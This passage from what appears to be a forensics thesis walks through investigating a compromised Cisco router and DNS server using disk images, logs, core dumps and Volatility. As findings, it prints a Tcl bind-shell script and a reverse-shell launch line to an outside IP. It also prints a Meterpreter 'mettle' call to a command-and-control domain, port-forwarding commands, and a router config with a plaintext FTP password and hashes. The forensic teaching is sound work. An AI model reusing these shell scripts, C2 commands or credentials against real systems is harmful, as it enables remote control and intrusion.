
Figure 4.4: How to mount the logical volume of the DNS_Server



```
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/found.from.example/images]
└──╼ #modprobe nbd max_part=8
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/found.from.example/images]
└──╼ #qemu-nbd --connect=/dev/nbd0 ./DNS_server.qcow22
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/found.from.example/images]
└──╼ #lsblk
NAME                MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
loop0                 7:0    0    16G  1 loop
├─loop0p1           259:0    0  15.4G  1 part /media/root/bootflash
├─loop0p2           259:1    0    34M  1 part
├─loop0p3           259:2    0    34M  1 part
├─loop0p4           259:3    0     1K  1 part
├─loop0p5           259:4    0   512M  1 part
├─loop0p6           259:5    0     5M  1 part
├─loop0p7           259:6    0     5M  1 part
├─loop0p8           259:7    0     5M  1 part
└─loop0p9           259:8    0     5M  1 part
sda                   8:0    0 223.6G  0 disk
├─sda1                8:1    0 219.7G  0 part /
├─sda2                8:2    0     1K  0 part
└─sda5                8:5    0   3.9G  0 part [SWAP]
sr0                  11:0    1  1024M  0 rom
nbd0                 43:0    0    15G  0 disk
├─nbd0p1             43:1    0   731M  0 part
├─nbd0p2             43:2    0     1K  0 part
└─nbd0p5             43:5    0  14.3G  0 part
  ├─ns2--vg-root    253:0    0  13.3G  0 lvm
  └─ns2--vg-swap_1 253:1    0   976M  0 lvm
```


Figure 4.5: Mounted partitions of the images

The forensics team can see the new mapped partitions: nbd0p1, ns2–vg-swap_1, ns2–vg-root. Now partition 1 (boot) from the DNS_server.qcow2 image can be mounted to get access to its contents. In case of a LVM volumes you can check their status and activate a virtual group. There are 3 users with opened sessions, but only ns_admin and devops were logged in interactively, using their own passwords.(figures 4.6, 4.7, 4.8, 4.9)




```
└──╼ #last -f wtmp
devops   pts/0        10.80.1.65       Wed Apr  3 20:51 - 20:56  (00:04)
ns_admin ttyS0                         Wed Apr  3 20:44    gone - no logout
reboot   system boot  4.4.0-142-generi Wed Apr  3 20:37   still running
reboot   system boot  4.4.0-142-generi Wed Apr  3 18:09   still running
devops   pts/0        10.80.1.65       Wed Apr  3 17:49 - crash  (00:19)
devops   pts/0        10.80.1.140      Wed Apr  3 14:07 - 14:09  (00:02)
ns_admin ttyS0                         Wed Apr  3 14:03 - crash  (04:05)
reboot   system boot  4.4.0-142-generi Wed Apr  3 13:25   still running
devops   pts/0        10.80.1.65       Wed Apr  3 12:14 - crash  (01:10)
devops   ttyS0                         Wed Apr  3 10:44 - 10:56  (00:11)
reboot   system boot  4.4.0-142-generi Wed Apr  3 10:43   still running
devops   ttyS0                         Tue Apr  2 21:17 - crash  (13:26)
reboot   system boot  4.4.0-142-generi Tue Apr  2 21:10   still running
ns_admin ttyS0                         Tue Apr  2 17:32 - crash  (03:37)

wtmp begins Tue Apr  2 17:32:43 2019
```

Figure 4.6: Logging attempts of the wtmp file




```
└──• #cat auth.log | grep session
Mar 31 06:25:02 NS2 CRON[3038]: pam_unix(cron:session): session closed for user root
Mar 31 06:47:01 NS2 CRON[3264]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 31 06:47:04 NS2 CRON[3264]: pam_unix(cron:session): session closed for user root
Mar 31 07:17:01 NS2 CRON[3296]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 31 07:17:01 NS2 CRON[3296]: pam_unix(cron:session): session closed for user root
Mar 31 08:17:01 NS2 CRON[3320]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 31 08:17:01 NS2 CRON[3320]: pam_unix(cron:session): session closed for user root
Mar 31 09:17:01 NS2 CRON[3344]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 31 09:17:01 NS2 CRON[3344]: pam_unix(cron:session): session closed for user root
Mar 31 10:17:01 NS2 CRON[3368]: pam_unix(cron:session): session opened for user root by (uid=0)
```

Figure 4.7: Opened sessions in the auth.log file with grep command



```
└──• #cat auth.log
n): session closed for user root
Apr  3 14:49:56 NS2 sshd[2103]: Accepted password for devops from 10.80.1.65 port 16516 ssh2
Apr  3 14:49:56 NS2 sshd[2103]: pam_unix(sshd:session): session opened for user devops by (uid=0)
Apr  3 14:49:56 NS2 systemd-logind[791]: New session 7 of user devops.
Apr  3 14:49:56 NS2 systemd: pam_unix(systemd-user:session): session opened for user devops by (uid=0)
Apr  3 15:09:27 NS2 systemd-logind[774]: New seat seat0.
Apr  3 15:09:27 NS2 systemd-logind[774]: Watching system buttons on /dev/input/event0 (Power Button)
Apr  3 15:09:28 NS2 sshd[1120]: Server listening on 0.0.0.0 port 22.
Apr  3 15:09:28 NS2 sshd[1120]: Server listening on :: port 22.
Apr  3 15:17:01 NS2 CRON[1210]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr  3 15:17:01 NS2 CRON[1210]: pam_unix(cron:session): session closed for user root
Apr  3 17:38:04 NS2 systemd-logind[780]: New seat seat0.
Apr  3 17:38:04 NS2 systemd-logind[780]: Watching system buttons on /dev/input/event0 (Power Button)
Apr  3 17:38:05 NS2 sshd[1099]: Server listening on 0.0.0.0 port 22.
Apr  3 17:38:05 NS2 sshd[1099]: Server listening on :: port 22.
Apr  3 17:44:18 NS2 login[1078]: pam_unix(login:session): session opened for user ns_admin by LOGIN(uid=0)
```

Figure 4.8: Ifnormation about the openned sessions in the auth.log file



```
Apr  2 14:12:40 NS2 sshd[6014]: pam_unix(sshd:session): session opened for user ns_admin by (uid=0)
Apr  2 14:13:05 NS2 systemd-logind[881]: New session 111 of user ns_admin.
Apr  2 14:13:07 NS2 sshd[6014]: pam_systemd(sshd:session): Failed to create session: Connection timed out
Apr  2 14:13:10 NS2 systemd: pam_unix(systemd-user:session): session opened for user ns_admin by (uid=0)
Apr  2 14:14:45 NS2 sshd[6014]: pam_unix(sshd:session): session closed for user ns_admin
Apr  2 14:15:30 NS2 systemd-logind[881]: Removed session 111.
Apr  2 14:15:37 NS2 systemd: pam_unix(systemd-user:session): session closed for user ns_admin
Apr  2 14:17:01 NS2 CRON[6116]: pam_unix(cron:session): session opened for user root by (uid=0)
Apr  2 14:17:02 NS2 CRON[6116]: pam_unix(cron:session): session closed for user root
Apr  2 14:33:00 NS2 login[1083]: pam_unix(login:session): session opened for user ns_admin by LOGIN(uid=0)
Apr  2 14:33:02 NS2 systemd-logind[881]: New session 113 of user ns_admin.
Apr  2 14:33:02 NS2 systemd: pam_unix(systemd-user:session): session opened for user ns_admin by (uid=0)
```

Figure 4.9: Opened sessions in the auth.log file with grep command


The virtual drive DNS_server.cqow2 can be copied out from router the R2 evidence image and then converted with one of the QEMU tools (qemu-img convert -f qcow2 -O raw DNS_server.cqow2 DNS_server.img) to a raw image. This image can be opend with FTK Imager which recognizes LVM volumes and gives access to its contents.

4.2.4 Information about startup configuration

The information about the last change of Cisco router startup-configuration file can be found in the header of startup-configuration file. The Cisco CSR1000v router stores a startup-configuration on its NVRAM partition, which in this case is encrypted with LUKS. However, analysing the R2 bootflash drive you can find a “core” directory where the Cisco router saves files with its core dump and other memory dumps for specified processes. This file can be analysed for the presence of a configuration file in the router’s memory. Extract the kernel.rp_RP-VXE_0_20190403150048.core.gz file, decompress it and start an analysis using the **strings** command. The search query that should be run agaist the core dump has to include some typical strings which are included in Cisco configuration files e.g. **“Last configuration”** or **”NVRAM config last updated”**.(figure 4.10)

For example the command could look like something like this:


strings kernel.rp_RP-VXE_0_20190403150048.core | grep -A 260 ’Last configuration’



```
! Last configuration change at 14:26:52 UTC Tue Apr 2 2019 by devops_aclmin
! NVRAM config last updated at 14:26:55 UTC Tue Apr 2 2019 by devops_aclmin
version 16.6
service timestamps debug datetime msec
service timestamps log datetime msec
service password-encryption
platform qfp utilization monitor load 80
no platform punt-keepalive disable-kernel-core
platform console virtual
platform hardware throughput level MB 2500
hostname R2
boot-start-marker
boot-end-marker
logging buffered 547483647
no logging console
enable secret 5 $1$70.m$JLEtoLyZ2T0tx02aZamF.1
aaa new-model
aaa authentication login default local
aaa authorization exec default local
aaa session-id common
ip name-server 10.80.1.66
ip domain name logis.berylia.org
ip dhcp database ftp://dhcp_usr:Mij478N!pj15@10.80.1.130/router-dhcp timeout 80
ip dhcp excluded-address 10.80.1.1 10.80.1.15
ip dhcp pool 1
 network 10.80.1.0 255.255.255.192
 domain-name logis.berylia.org
 default-router 10.80.1.1
 dns-
persistent-data
```

Figure 4.10: Finding the Last running configuration in the memory dump

Searching in the output the investigators can even found usernames and pass configured for users.(figure 4.11)



```
 log config
  logging enable
username admin privilege 15 secret 5 $1$rsmn$MrKXF.r6pL1.hOaKmgTi41
username devnet privilege 15 password 7 0529560D035947051D5605
username devops_aclmin privilege 15 secret 5 $1$51LX$/uciyQtYWMfqSAQjK4Wz./
```


Figure 4.11: Username and passwords in the memory dump

4.2.5 USB devices

The information about the removable (storage) device attached to R2 router can be found in the core dump file based on strings analysis. Keywords are **“USB”** and **“SERIAL”** (case sensitive). Other strings can be used to exclude noise.

The grep query using **“USB_Flash_Drive”** will output the connected devices including the manufactures serial number.(figure 4.12)

Finding information about connected USB devices can help the investigators understand how malicious files may have been imported on the router.




```
└──╼ #strings kernel.rp_RP-VXE_0_20190403150048.core | grep USB_Flash_Drive
E:ID_MODEL=USB_Flash_Drive
E:ID_SERIAL=USB_2.0_USB_Flash_Drive_0516000000011954
E:ID_MODEL=USB_Flash_Drive
E:ID_SERIAL=USB_2.0_USB_Flash_Drive_0516000000011954
```

Figure 4.12: USB information in the memory dump

4.2.6 Malicious Files


Mount the bootflash partition from R2 router's evidence image. Inside the file core_fun45.pkg can be found. This file is used to set u a reverse connection using port 2455. This can be identified by viewing the contents of the file **cat core_fun45.pkg** (figure 4.13)



```
└──╼ $cat core_fun45.pkg
proc callback {sock addr port} {
fconfigure $sock -translation lf -buffering line
puts $sock " "
puts $sock "-----------------------------------"
puts $sock "Enter IOS command"
puts $sock "-----------------------------------"
puts $sock " "
set response [exec "sh ver | inc IOS"]
puts $sock $response
set response [exec "sh priv"]
puts $sock $response
puts $sock " "
puts $sock "#"
fileevent $sock readable [list echo $sock]
}
proc echo {sock} {
global var
if {[eof $sock] || [catch {gets $sock line}]} {
} else {
set response [exec "$line"]
puts $sock $response
}
}
set port 2455
set sh [socket -server callback $port]
vwait var
close $sh
┌─[geodam@parrot]─[~/Documents/master.thesis/found.from.exa
```

Figure 4.13: Contents of the core_fun45.pkg file


Next the NS2 server drive should be examined for any suspicious artefacts. Start by mounting the DNS_server.qcow2 file. Mount the partitions from the qcow2 file (4.1.3). There a "pamir" folder can be found , which seems not to be a typical directory on a DNS server (figure 4.14)



```
┌─[root@parrot]─[/media/root/528edf4d-9d46-49df-9ebd-ce04986aa80e]
└──╼ #ls
bin  boot  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  pamir  proc  root  run  sbin  snap  srv  sys  tmp  usr  var  vmlinuz
```


Figure 4.14: Mounted Filesystem

By taking a closer look into this directory (figure 4.15), in the file “pamir_start” (figure 4.16) one can find commands used to run a rootkit and the command used to setup a reverse shell, which has a parameter -s. This is the password used by the malware installed for the setup of a connection with the Command and Control server



```
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/volatility.outputs/linux_recover_filesystem.dump/pamir]
└──╼ #ls
pamir_cmd  pamir_reverse  pamir_start
```

Figure 4.15: Contents of the ”pamir” folder




```
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/volatility.outputs/linux_recover_filesystem.dump/pamir]
└──╼ #cat pamir_start
#!/bin/bash
#<pamir>
./pamir_reverse -t 175.44.12.145 -p 53 -s 0ffr0@d -r 150
#/pamir/pamir_cmd hide `ps -ef | grep "ata/0" | grep -v grep | awk '{print $2}'`
./pamir_cmd file-tampering
#</pamir>
```

Figure 4.16: Contents of ”pamir_start” file


In this scenario the investigators where informed that a connection to ”tac-cisco.co” was attempted. They were asked to identify the file that made that connection.

To find that file the team needs to search for any presence of “tac-cisco.co” on the mounted router’s image. There are 3 matches. The first one that is a binary file (figures 4.17,4.18).



```
┌─[root@parrot]─[/mnt/mountpoint3]
└──╼ #strings Mgmt_intern |grep -A20 -B20 tac-cisco.co
```


Figure 4.17: File that made a connection to ”tac-cisco.co”



```
TZif
/usr/share/zoneinfo/
/share/zoneinfo/
/etc/zoneinfo/
;*3$"
mettle -U "BzsAdcDYaI27Gb0b57rxRw==" -G "AAAAAAAAAAAAAAAAAAAAAA==" -u "https://tac-cisco.co:443/QaEjFJxJICmsCKoK8KvmVgSI9E4Lmwula7cpBzsnvmJzJ8bFJt2eKV
qjrWKyEM8JxhUwXNb35X7dmVvNi1vamb5NOWEtPjzyxO16BV|--ua 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'"
```


Figure 4.18: File that made a connection to ”tac-cisco.co”

Next the team should mount the “guestshell” container drive image, as this container can execute files (figure 4.20). Search once again for “tac-cisco.co”. The investigators found two files both of which are executables and most probably they were not run in the Cisco CLI since this is not supported. Rather they were run in a Linux environment like “guestshell”.



```
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/found.from.example/images]
└──╼ #mkdir /mnt/guestshell
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/found.from.example/images]
└──╼ #mount -t list
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/found.from.example/images]
└──╼ #mount -t ext2 -o ro,loop guestshell_data.ext2 /mnt/guestshell/
┌─[root@parrot]─[/home/geodam/Documents/master.thesis/found.from.example/images]
└──╼ #
```

Figure 4.19: How to mount ”guestshell” container




```
cat /etc/rc.d/rc.local
sudo crontab
sudo su
dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.67:22"
dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.1:22"
dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.67:22"
dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:881:10.80.1.67:22"
sudo vi /etc/crontab
dohost "sh ip socket"
exit
sudo cp /bootflash/Mgmt_inter /cisco/netns/
sudo cp /bootflash/Mgmt_intern /cisco/netns/
cd /cisco/netns/
chmod +x Mgmt_intern
sudo chmod +x Mgmt_intern
ls -lat
sudo ./Mgmt_intern
crontab -e
sudo crontab -e
sudo crontab -e
cat /etc/crontab
exit
sudo crontab -e
sudo crontab -l
date
sudo crontab -e
sudo crontab -l
tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.67:22
dohost "tclsh bootflash:sys_optn/sys_t78a.tbc -L 100.100.80.2:8080:10.80.1.67:22"
sudo crontab -e
sudo crontab -e
ls /cisco/netns/
```

Figure 4.20: Command history

To find the name of the malware running on NS2 server the investigators may need to analyse the memory dump file from the NS2 server. They can achieve that with the use of the Volatility framework. At first, they need to identify exactly what operation system was running on the server. By mounting the DNS_server.qcow2 image and find the OS version in the configuration files in the /etc directory, provides knowledge about the Linux distribution and version. They can then try to find a suitable volatility profile on github or generate one that specific for this version.(see chapter 4.1.1)

Firstly, they need to verify the Linux version and process list from the memory dump. This can be done with the use of many different plugins but take closer look at the results from “linux_hidden_modules” (figure 4.21) as well as “linux_malfind”.




```
└── #cat linux_hidden_modules
Offset (V)         Name
------------------ ----
0xffffffffc00c8300 reptile
```

Figure 4.21: Malware found as hidden module

The rootkit name is Reptile. It was written by Ighor Augusto and is a feature rich rootkit with features like port knocking. It is written in C and under the hood it uses the Khook framework. More information is available at “Linux Kernel Rootkits Advanced Techniques” from Ilya Matveychikov and Ighor Augusto that was given during H2HC 2018 [13] conference at São Paulo, Brasil where Reptile was released.


4.2.7 Monitoring traffic

The attacker could have performed certain actions for him to be able to monitor traffic from the router. To find that, an analysis of the core dump file from the R2 router using the grep command and keywords based on tools used for the recording of network traffic. For example tcpdump or Cisco router's command "monitor traffic", should be used as keywords (figure 4.22).




```
CMD: 'monitor capture trf interface gigabitEthernet 3 both' 08:08:45 UTC Wed Apr 3 2019
CMD: 'monitor capture trf match ipv4 protocol tcp any any eq 21' 08:10:41 UTC Wed Apr 3 2019
CMD: 'monitor capture trf start' 08:11:16 UTC We
r]: [7503]:  UUID: 0, ra: 0 (note):  CMD: 'monitor capture trf export flash:trf23_mod.pkg' 08:57:15 UTC Wed Apr 3 2019@
```

Figure 4.22: Search results for the CISCO IOS command "monitor capture"



```
sudo tcpdump
sudo tcpdump -n -i any
sudo tcpdump -n -i any not port 22
curl -vv http://20.139.89.40/test.txt
sudo tcpdump -n -i any not port 22
traceroute 20.139.89.40
traceroute 20.139.89.40
ip a
```

Figure 4.23: Search results for the command "tcpdump"




```
Apr  3 07:39:19 NS2 sudo:   devops : TTY=ttyS0 ; PWD=/home/devops ; USER=root ; COMMAND=/usr/sbin/tcpdump -i ens33 -n
Apr  3 07:39:19 NS2 sudo: pam_unix(sudo:session): session opened for user root by devops(uid=0)
Apr  3 07:39:19 NS2 sudo: pam_unix(sudo:session): session closed for user root
Apr  3 07:39:39 NS2 sudo:   devops : TTY=ttyS0 ; PWD=/home/devops ; USER=root ; COMMAND=/usr/sbin/tcpdump -i ens3 -n
Apr  3 07:39:39 NS2 sudo: pam_unix(sudo:session): session opened for user root by devops(uid=0)
Apr  3 07:42:54 NS2 sudo: pam_unix(sudo:session): session closed for user root
Apr  3 07:43:04 NS2 sudo:   devops : TTY=ttyS0 ; PWD=/home/devops ; USER=root ; COMMAND=/sbin/reboot
```

Figure 4.24: Search results for the command "tcpdump"

